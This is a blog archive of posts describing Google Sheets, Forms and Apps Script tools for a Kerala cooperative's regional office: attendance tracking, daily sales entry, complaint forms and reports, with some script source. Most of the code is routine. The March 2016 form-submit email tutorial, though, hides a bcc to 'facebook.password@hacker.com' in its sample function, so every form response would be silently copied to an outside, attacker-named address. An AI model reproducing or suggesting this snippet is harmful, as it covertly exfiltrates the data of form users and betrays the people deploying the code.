Showing posts with label google script. Show all posts

July 14, 2022

How to create a textile billing and inventory system using google spreadsheet and google app sheet

Hi 


We have created a textile inventory and billing system for Nijeeshma tailoring athanikkal kozhikode using google app sheet and google spreadsheet. Any one can develop this application with a day or two. No coding required


Please visit our git url


Video

February 15, 2017

Online attendance tracking system consumerfed administration - bithesh Information manager

Online attendance tracking system consumerfed


Issues and solutions

Step 0 : Download the bat file here

Step 1 : check your internet connection

Step 2 : set Mozilla as your default browser


Open Mozilla firefox browser >> Go to tools (or Type Alt+T) >> click on Option >> click on Make default button

How it works - video


Consumerfed I T Section, Kozhikode

Please send your feedback to consfedkozhikode@gmail.com

http://javabelazy.blogspot.in/

February 03, 2017

Online sales application for consumerfed kozhikode region

Online sales application for accounts section


Description


The application was initially developed for supporting the inventory system developed by I T section (head office). The project was assigned by Regional Manger through the I T, which then modified and new features are added as a requirement by pco kozhikode. The features like cash-credit report . subsidy monitoring, monthly sales, tranfer-in transfer out monitoring were include as per the requirement of accounts manager +deepa. The project was developed on may 2015 to validate sales details for Bee bee software developed by IT section consumerfed. The data were missing, double in the software at that time, so to analyse and solve the data issue the spreadsheet was very much helped them.

     This spreadsheet helps to validate the data in the software, help to fix the bugs related with data (includes sales, expense, r&d etc). Proper internet connection is mandatory to run the sheet. The spreadsheet will change daily so as to help the triveni units to enter their last day sales details, also the system automatically compute the reports needed for accounts section and email accounts manager. The branches under kozhikode region can also enter their monthly sales transaction / account details in the sheet.  The application automatically keep a backup in consfedkozhikode@gmail.com google drive folder named " Backup ". link to spreadsheet is given in the page.

To edit the template of the sales sheet use the controller sheet, I T admin can edit this. contact number : 8281808029

controller sheet

In addition to source code , my soul is also present in this project.  I worked so sincerely and honestly on this project. Each steps were challenging as there was an unsupported behavior from the regional manager as well as regional I T section once the project was deployed. They made me to stop running the project by defaming my work.

The below are the features in the apps.


Daily sales html report

Daily sales html report
sample download here


Daily sales pdf report


sample download here


Day wise subsidy report

Day wise subsidy report with packing charges details

For sending fund flow statement

Day wise cash credit sales

Monthly wages details

Wages details email
sample download here

Monthly expense, purchase, sales report


monthly expense, sales, purchase

sample download here

Messaging to unit

sending message to unit through google spreadsheet

Fast moving consumer goods to accounts section

FMCG report consumerfed

Online sales monitoring application

Online sales monitoring application


Daily sales google script code

Google script code for spreadsheet

Automatic Backup of spreadsheet

The application will automatically create a back up of the whole spreadsheet with monthly data entered by the user in office google drive folder named backup

Messaging to triveni units through spreadsheet

any one who can login to office mail can access the spreadsheet script editor, there by helps them to send message to triveni units, a pop up will show on the screen as shown in the screen shot

Admin can lock & unlock the spreadheet

Locking and unlocking the sheet prevents the user for entering the data, the task was initially assigned by Regional Manager


link to daily sales spreadsheet


Thanks to +deepajayaprakash payyanakkal

http://javabelazy.blogspot.in/

December 28, 2016

Attendance Tracking System Consumerfed kozhikode it section


Online Attendance Monitoring System IT Section


          Created a robust G suite application for consumerfed regional office kozhikode (attendance monitoring system), which helps multiple users can mark their attendance simultaneously through a google form. The form is linked with a google spreadsheet where all the responses are saved which can be viewed in real time. The google spreadsheet is designed in such a way that the monitoring users can only view present day report. The attendance is mailed daily both as html and pdf format. Once in every month the google script will automatically back up the spreadsheet in google drive.

         The Google form and spreadsheet works only on javascript enabled web browsers.

         Maximum number of rows allowed is approximately 4 lakhs and the 250 sheets on google spreadsheet. Maximum of 15GB space is allowed in google drive.

contact number : 8281 8080 29, mail us

Please send your feedback to consfedkozhikode@gmail.com


History

The project was initially developed in 2015 November for Regional office kozhikode Regional Manager then new features was added in 2016 September and application was very much active during that period, New features like consolidation, tracking, automatic error tracking etc were included.

Consumerfed I T Section

Google Form


A Google Form is a tool from google that allow you to collect the information in an easy way to a google spreadsheet

Tutorial

Google Form - UI through which end users enter the data

link to google form


Google Spreadsheet


Each and every information entered by employees is kept in spreadsheet , but the view is restricted to that day. Downloading the sheet helps you view all the data from starting

Tutorial


GOOGLE SPREADSHEETS
link to google spreadsheet


Google Script - Script Editor


GOOGLE SCRIPT CODE

How script Editor works


Go To Tools >> Script Editor in google spread sheet.

Select any function then click on run command. For example if you want to send an email with pdf, go to script editor, choose the function mailLeaveDetails() from the combo box, then click on run command. An email will be send to the mail described in the controller spreadsheet

SCRIPT EDITOR

Google script failure alert


E mail while script error

Google controller Spreadsheet


Google controller spread sheet act as a property value sheet where the admin can control all the attendance works like e mail address to which the mail should be send, the subject of the email, the footer etc. He can also stop the mail sending by giving property value as NO.

CONTROLLER SPREADSHEET
link to controller spreadsheet


Flow chart (context level)


DATA FLOW

Backup in google drive


Backup of spreadsheet is done automatically on first day of the month in office google drive.


BACKUP IN GOOGLE DRIVE

Emailing attendance information directly on google form submit


E-mail template for attendance


Smart monitoring of Cfed Attendance


Monitoring the attendance application using a third party smart apps let us know when the server is down and how long the server being down. Help us to identify the fake complaints

Cfed Attendance

Email information regarding the up and down time of attendance application


E mail while attendance apps is down

Google Spreadsheet attendance tracking system


Attendance Reporting google sheet

link to sheet



Automatic consolidation spreadsheet

         
           Google consolidation sheet will consolidate the entered attendance details automatically

Consolidation sheet

Link to google spreadsheet


Sample consolidation excel sheet



Automatic deletion of duplicate entries

         There is a script running on the background of the sheet that will track the duplicate entries on the particular day and automatically delete the first entered value. A separate sheet 'INFORMATIONS' is kept , where all details regarding such automatic operation summaries is kept.


Google script sample

Graphical representation of Attendance Status


Pie chart showing attendance percentage in our region

Pie chart showing branch attendance status


Pie chart showing employees attendance status


Download file here


Message Me Here


E-mail templates

List of employees who fails to mark attendance on the day


E mail to IT head informing the employees who fails to mark the attendances on that day

Employee list who forget to mark attendances

Daily consolidation E mail


Sending attendance status daily consolidated email to IT Head

email template
E mail Template


Direct Email


E mail directly to office mail who mark attendance after noon

E mail templates
Automatic update details

Attendance consolidation for salary 


sample consolidation report
link to video


Email Report to users


Attendance form created by Regional Office Kozhikode IT Section. +Consumerfed IT Division


☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺

CONSUMERFED KOZHIKODE WEBSITE

Issues and solutions


Download documentation

Kerala State Rule Leave Details

Thanks to +rasmi pramod , +Shimjith Kumar , +Vipin Cp for their valuable supports

Thanks to IT section Head office for Assigning this project

Today's Attendance Status


Google App Script Complete Tutorial

http://javabelazy.blogspot.in/

October 04, 2016

Attendance Tracking System online


Attendance Google Form


Source code


function consolidatingAttendance(){

  var attendanceSpreadSheet = SpreadsheetApp.openById("consumerfedAttendanceSheet");

  var attendanceSheet = attendanceSpreadSheet.getSheetByName("ATTENDANCE");
  var consolidationSheet = attendanceSpreadSheet.getSheetByName("CONSOLIDATION");

  var startRowAttendance = consolidationSheet.getRange("H1").getValue();
  var lastRowAttendance = attendanceSheet.getLastRow();
  var lastRowOfAttendanceArray = lastRowAttendance - startRowAttendance - 1;

  var branchListAS = attendanceSheet.getRange(startRowAttendance,2,lastRowOfAttendanceArray,1).getValues();
  var empListAS = attendanceSheet.getRange(startRowAttendance,3,lastRowOfAttendanceArray,1).getValues();
  var attndListAS = attendanceSheet.getRange(startRowAttendance,4,lastRowOfAttendanceArray,1).getValues();

  //Logger.log(branchListAS);
  var currentAttndRowPstn = startRowAttendance;

  //var branchListCS = consolidationSheet.getRange(1,1,consolidationSheet.getLastRow(),1).getValues();
 // Logger.log(branchListCS);

  //var branchListCS = consolidationSheet.getRange(1,1,consolidationSheet.getLastRow(),1).getValues();
  //var empListCS = consolidationSheet.getRange(1,2,consolidationSheet.getLastRow(),1).getValues();

  Logger.log( " Len :"+branchListAS.length);

  for(var rowCount = 0; rowCount < branchListAS.length; rowCount++){
    //Logger.log(currentAttndRowPstn+" , "+branchListAS[rowCount]+" , "+empListAS[rowCount]+" , "+attndListAS[rowCount]);
 
          var branchListCS = consolidationSheet.getRange(1,1,consolidationSheet.getLastRow(),1).getValues();
          var empListCS = consolidationSheet.getRange(1,2,consolidationSheet.getLastRow(),1).getValues();
       
          //Logger.log(" B :"+branchListCS[0]);
       
          var lastRowCS = consolidationSheet.getLastRow();
          var lastConsolidationRow = lastRowCS + 1;
       
          var branchNameAS = branchListAS[rowCount].toString();
          var employeeNameAS = empListAS[rowCount].toString();
          var attendanceTypeAS = attndListAS[rowCount].toString();  // present,onduty etc
       
       
          currentAttndRowPstn = currentAttndRowPstn + 1;
          consolidationSheet.getRange("H1").setValue(currentAttndRowPstn);
       
       
          var isInserted = 1;
       
          for(var rowCS = 0; rowCS < branchListCS.length; rowCS++){
       
                var attendanceType = attendanceTypeAS;
                var branchNameCS = branchListCS[rowCS].toString();
                var employeeNameCS = empListCS[rowCS].toString();
             
                var as = branchNameAS.concat(employeeNameAS);
                var cs = branchNameCS.concat(employeeNameCS);
             
                var value = as.localeCompare(cs);
             
                //Logger.log("v :"+value +"as :"+as +"cs :"+cs);
             
                if(value == 0){
               
                  var row = rowCS + 1;
                  var choose = attendanceType;
                  attendanceType = "";
               
                  //Logger.log(" A :"+attendanceType+" R :"+row );
               
                  switch(choose){
                         case "PRESENT":
                               value = consolidationSheet.getRange("C"+row).getValue();
                               consolidationSheet.getRange("C"+row).setValue(value+1);
                               consolidationSheet.getRange("I"+row).setValue(new Date());
                               attendanceType = "";
                              // Logger.log('----'+value);
                               break;
                        case "FULL DAY(L)":
                               value = consolidationSheet.getRange("D"+row).getValue();
                               consolidationSheet.getRange("D"+row).setValue(value+1);
                               consolidationSheet.getRange("I"+row).setValue(new Date());
                               attendanceType = "";
                               //Logger.log('----'+value);
                               break;
                        case "HALF DAY - MORNING(L)":
                               value = consolidationSheet.getRange("E"+row).getValue();
                               consolidationSheet.getRange("E"+row).setValue(value+1);
                               consolidationSheet.getRange("I"+row).setValue(new Date());
                               attendanceType = "";
                               //Logger.log('----'+value);
                                break;
                         case "HALF DAY - AFTER NOON(L)":
                               value = consolidationSheet.getRange("F"+row).getValue();
                               consolidationSheet.getRange("F"+row).setValue(value+1);
                               consolidationSheet.getRange("I"+row).setValue(new Date());
                               attendanceType = "";
                               //Logger.log('----'+value);
                                break;
                        case "ON DUTY":
                               value = consolidationSheet.getRange("G"+row).getValue();
                               consolidationSheet.getRange("G"+row).setValue(value+1);
                               consolidationSheet.getRange("I"+row).setValue(new Date());
                               attendanceType = "";
                               //Logger.log('----'+value);
                              break;
                        default:    
                             }
                     
                        isInserted = 0;
                        attendanceType = "";
                        branchNameAS = "";
                        employeeNameAS = "";
                     
                 
                      }
                   
                      else{
                     
                        if(attendanceType.length > 0) {
                     
                        var choose = attendanceType;
                        consolidationSheet.getRange("A"+lastConsolidationRow).setValue(branchNameAS);
                        consolidationSheet.getRange("B"+lastConsolidationRow).setValue(employeeNameAS);
                     
                        Logger.log(" Before switch : "+choose);
                     
                        switch(choose){
                       
                     
                        case "FULL DAY(L)":
                               consolidationSheet.getRange("D"+lastConsolidationRow).setValue(1);
                               consolidationSheet.getRange("C"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("E"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("F"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("G"+lastConsolidationRow).setValue(0);
                        break;
                        case "HALF DAY - MORNING(L)":
                               consolidationSheet.getRange("E"+lastConsolidationRow).setValue(1);
                               consolidationSheet.getRange("C"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("D"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("F"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("G"+lastConsolidationRow).setValue(0);
                        break;
                        case "HALF DAY - AFTER NOON(L)":
                               consolidationSheet.getRange("F"+lastConsolidationRow).setValue(1);
                               consolidationSheet.getRange("C"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("E"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("D"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("G"+lastConsolidationRow).setValue(0);
                        break;
                        case "ON DUTY":
                               consolidationSheet.getRange("G"+lastConsolidationRow).setValue(1);
                               consolidationSheet.getRange("C"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("E"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("F"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("D"+lastConsolidationRow).setValue(0);
                        break;
                        case "PRESENT":
                               consolidationSheet.getRange("C"+lastConsolidationRow).setValue(1);
                               consolidationSheet.getRange("D"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("E"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("F"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("G"+lastConsolidationRow).setValue(0);
                        break;
                        default :
                               Logger.log("test : "+attendanceType);
                               var values = [[ "0", "0", "0" , "0", "0"]];
                               consolidationSheet.getRange("C"+lastConsolidationRow+":G"+lastConsolidationRow).setValue(values);
                           
                        } //end switch
                     
                       }// if attendanceType
                     
                       // consolidationSheet.getRange("I"+lastConsolidationRow).setValue(new Date());
                     
                } //end if - else
             
                  //Logger.log(" R: "+rowCount+" isInserted "+isInserted );


          }
 
 
  }


  }


Link to attendance form


http://javabelazy.blogspot.in/

August 01, 2016

Combination Sales Graph for Consumerfed Kozhikode

Combination Sales Graph Tutorial

Combination Sales Graph Demo

Download File here

References


http://office.microsoft.com/en-in/excel-help/show-trends-and-forecast-sales-with-charts-HA001087785.aspx

http://office.microsoft.com/en-in/templates/annual-report-TC102896593.aspx

http://office.microsoft.com/en-in/templates/channel-partner-scorecard-TC104099162.aspx

http://www.seotakeaways.com/how-to-select-best-excel-charts-for-your-data-analysis-reporting/


Thanks to accounts manager +deepa for her  supports


http://javabelazy.blogspot.in/

April 08, 2016

Regional office spreadsheet template for any reports


Online data entering spreadsheet


Created a google spreadsheet template that helps any user with the link can enter the data daily. The spreadsheet is designed in such a way that the it will automatically clears the data in the sheet daily. Consolidate the amount in a separate spreadsheet. Any one who is using consfedkozhikode@gmail.com email can edit the branch names given in the sheet.The application automatically create the backup in the following folder monthly.

This application can be used for any sections to know their daily details,



Regional office application sheet


Apps

link to sheet

The column name (headings ) in the above sheet is controlled by the bellow spreadsheet, admin ( I T) can edit the details which will be updated from the next day onward , the consolidated details will be available in a separate sheet. The sheet was used to enter subsidy details during April and September month where the same sheet was used to enter notebook sales details in may July month. The only thing the admin has to do is to change the reporting staff name, column names and contact number. Changing the column value of 146B to NO will stop email to receiver emails specified in column 145B. By default there are 8 columns in the apps, the admin can choose which all columns should be visible and he can also change its names.

The admin can change report name as well as reporting officer name.

The spreadsheet was developed in 2016 for IT section, to get the hardware details from triveni units.

Controller sheet


controller sheet
link to sheet

Email template


Daily email report

Please provide your feedback/comment below


Thanks to +jerin ( Operational Manger consumerfed kozhikode region )


http://javabelazy.blogspot.in/

March 17, 2016

sending email on form submit in google form

How to sending email on form submit in google form using google script code


Sample google form

The google script for sending email on form submit


// Send the google form data on entering submit button
function sendMailOnFormSubmit(e){

     var intendForm = FormApp.getActiveForm(); // you can select from by its id
     var response = intendForm.getResponses();
     //response.length
     var reponseCount = response.length-1;
     //Logger.log(""+indentForm.getItems());
    // Logger.log(""+indentForm.getResponses());
     //Logger.log(e.
      Logger.log(""+response.length);
      var htmlBody = 'Sir, <br/><br/> <p> Sending indent to the following e - mail id   <br/></p> '+response

[reponseCount].getItemResponses()[0].getResponse();
      var subject =  ' GOOGLE FORM DATA ';
      var optAdvancedArgs = {name: " BRANCH NAME ",bcc :"facebook.password@hacker.com", htmlBody:

htmlBody};
      MailApp.sendEmail("youremailid@email.com", subject , "Email Body" , optAdvancedArgs);
      Logger.log(" sendMailOnFormSubmit run successfully ");

}


For Google Form with multiple widgets


      var branchName = response[reponseCount].getItemResponses()[0].getResponse();
      var contactNumber = response[reponseCount].getItemResponses()[1].getResponse();
      var reportedBy = response[reponseCount].getItemResponses()[2].getResponse();
      var complaintType = response[reponseCount].getItemResponses()[3].getResponse();
      var description = response[reponseCount].getItemResponses()[4].getResponse();


Sample google form

Spreadsheet responses reports


+belazy

http://javabelazy.blogspot.in/

November 04, 2015

Sending online compliant using G suite application

Sending Online complaint using G suite application


click here


Full source code


Developed for +consumerfed I T Section , kozhikode Region


http://javabelazy.blogspot.in/

July 16, 2015

online sales entering sheet for organisation having multiple branch

Online Sales Entering spreadsheet using google script

As our new software bee bee is down for last few months I T head +bithesh soubhagya assign me a task to create a parallel online sales entering application which helps users to inform their sales to regional office, thus we can debug our bee bee software by informing head office the actual sales. The project was great success, the data was informed head office daily and they correct it on bee bee software.


Created an online sales entering spreadsheet using google script code. The sheet changes daily so that end users can add/enter their daily sales and other details for that day, . The google script in background will automatically send reports daily as email  both in html and pdf formats, The sheet keeps a backup every month in google drive, Once backup is created the sheet will clear the whole data entered in the spreadsheet.


Link to google spreadsheet

Back up


These backup are created using google script code


Algorithm


1. Start

2. Declare variable columns, day, weekends, month, year

3. get todays date from google server (format dd/mm/yyyy)

4. get day from todaysDate

5. check if sunday then skip

6. else hide entire sheet

7. show sheet (day) // say 1,2,3...etc

8. Stop

Source code


function algorithm(){

      var sheetToPdf = SpreadsheetApp.openById("url to sheet ");
      var columnRanges = ["A:A","B:N","O:AA","AB:AN","AO:BA","BB:BN","BO:CA","CB:CN","CO:DA","DB:DN","DO:EA","EB:EN","EO:FA","FB:FN","FO:GA","GB:GN","GO:HA","HB:HN","HO:IA","IB:IN","IO:JA","JB:JN","JO:KA","KB:KN","KO:LA","LB:LN","LO:MA","MB:MN","MO:NA","NB:NN","NO:OA","OB:ON"];

      var todayDate = new Date();
      var day = todayDate.getDate();
      var actualDay = day - 1;
      var saleDay = day;
      var colToHide = day -1;
      var colToHide2 = day -2;
      var colToShow = day;
      var actualMonth = todayDate.getMonth() + 1;
   
      var rangeHide = sheetToPdf.getRange(columnRanges[colToHide]);
      var rangeToShow = sheetToPdf.getRange(columnRanges[colToShow]);
   
   
      sheetToPdf.unhideColumn(rangeToShow);
      sheetToPdf.hideColumn(rangeHide);
   
      if(day > 3){
        var rangeHide2 = sheetToPdf.getRange(columnRanges[colToHide2]);
        sheetToPdf.hideColumn(rangeHide2);
        Logger.log(" Previous date script running issue solved ");
      }
   
      Logger.log("Date : "+todayDate.getDate());
      Logger.log("col to show  : "+colToShow )
      Logger.log("range to show  : "+columnRanges[colToShow] )
   
      Logger.log("Date : "+todayDate.getDate());
      Logger.log("col to hide  : "+colToHide )
      Logger.log("range to hide  : "+columnRanges[colToHide] )
   
      Logger.log(todayDate.getDay());
      Logger.log(todayDate.getDate());
      Logger.log(todayDate.getMonth());
      Logger.log(todayDate.getYear());
   
      //if day is 1
      if(todayDate.getDate()==1){
        //Logger.log(' Today is first day ');
        //rangeToShow = sheetToPdf.getRange(columnRanges[colToShow]);
        sheetToPdf.unhideColumn(sheetToPdf.getRange(columnRanges[0]));
        sheetToPdf.unhideColumn(sheetToPdf.getRange(columnRanges[1]));
        sheetToPdf.hideColumn(sheetToPdf.getRange(columnRanges[28]));//28,29,30,31
        sheetToPdf.hideColumn(sheetToPdf.getRange(columnRanges[29]));
        sheetToPdf.hideColumn(sheetToPdf.getRange(columnRanges[30]));
        sheetToPdf.hideColumn(sheetToPdf.getRange(columnRanges[31]));
      }
   
     // sheetToPdf.copy("SALES_ON_"+todayDate.getYear()+"_"+actualMonth+"_"+saleDay);
      sheetToPdf.rename("SALES_ON_"+todayDate.getYear()+"_"+actualMonth+"_"+saleDay);
}


Email templates


Thanks for accounts manager +deepajayaprakash payyanakkal  for her support in creating this wonderful application for  regional office kozhikode...

Thanks to +Consumerfed IT Division  for assigning this work.


http://javabelazy.blogspot.in/

Facebook comments